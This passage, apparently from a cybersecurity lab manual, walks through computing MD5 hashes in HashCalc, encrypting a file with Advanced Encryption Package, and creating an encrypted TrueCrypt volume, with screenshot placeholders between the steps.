
1. Open HashCalc tool.




2. Create a new file with some content in it as shown below.




3. Select Data Format as “File” and upload your file



Select Hashing Algorithm and Click Calculate




4. Now Select the Data Format to “Text String” and Type “MSCITPART1…” into Data filed and calculated MD5.




MD5 Value is calculated as a5b7763c1f51b5aa3f30ea882594458a

Just lowering the case of single alphabet changes entire hashing value. MD5 Calculated for the text string “MsCITPART1….” is “89a58a7820a531c2f3a3dd6bdd7cc58e”




ii. Advanced Encryption Package


1. Download and Install Advance Encryption Package Latest Version. In this Lab, we are using Advanced Encryption Package 2014 and 2017 to ensure compatibilities on Windows 7 and Windows 10.




3. Select the File you want to Encrypt.




4. Set password and Select Algorithm




4. Click Encrypt




5. Compare both Files



6. Now, after forwarding it to another PC, in our case, in Windows 10 PC, decrypting it using Advanced Encryption package 2017.
7. Enter password




8. File Decrypted Successfully.




iii. TrueCrypt

TrueCrypt is a leading disk encryption software program that lets your secure disk partitions on your windows computer. There are times when your hard drive is accessible by other people, such as in an office setting, while travelling, or at home. The data you have on the PC may be vulnerable to attack and compromise your privacy. However, in these moments of risk, TrueCrypt may just be the tool to protect your data.


1. Open TrueCrypt




2. Click on Create Volume




3. Select “Create an encrypted file container” → Click next




4. Select Standard TrueCrypt Volume




5. Click Next and Enter Location of the folder to be encrypted




6. Select Encryption Algorithm as AES




7. Select Volume Size




8. Click Next and Set Password




9. Select Filesystem as NTFS




10. Volume has been created successfully, now click next




11. Click Mount




12. Enter Password



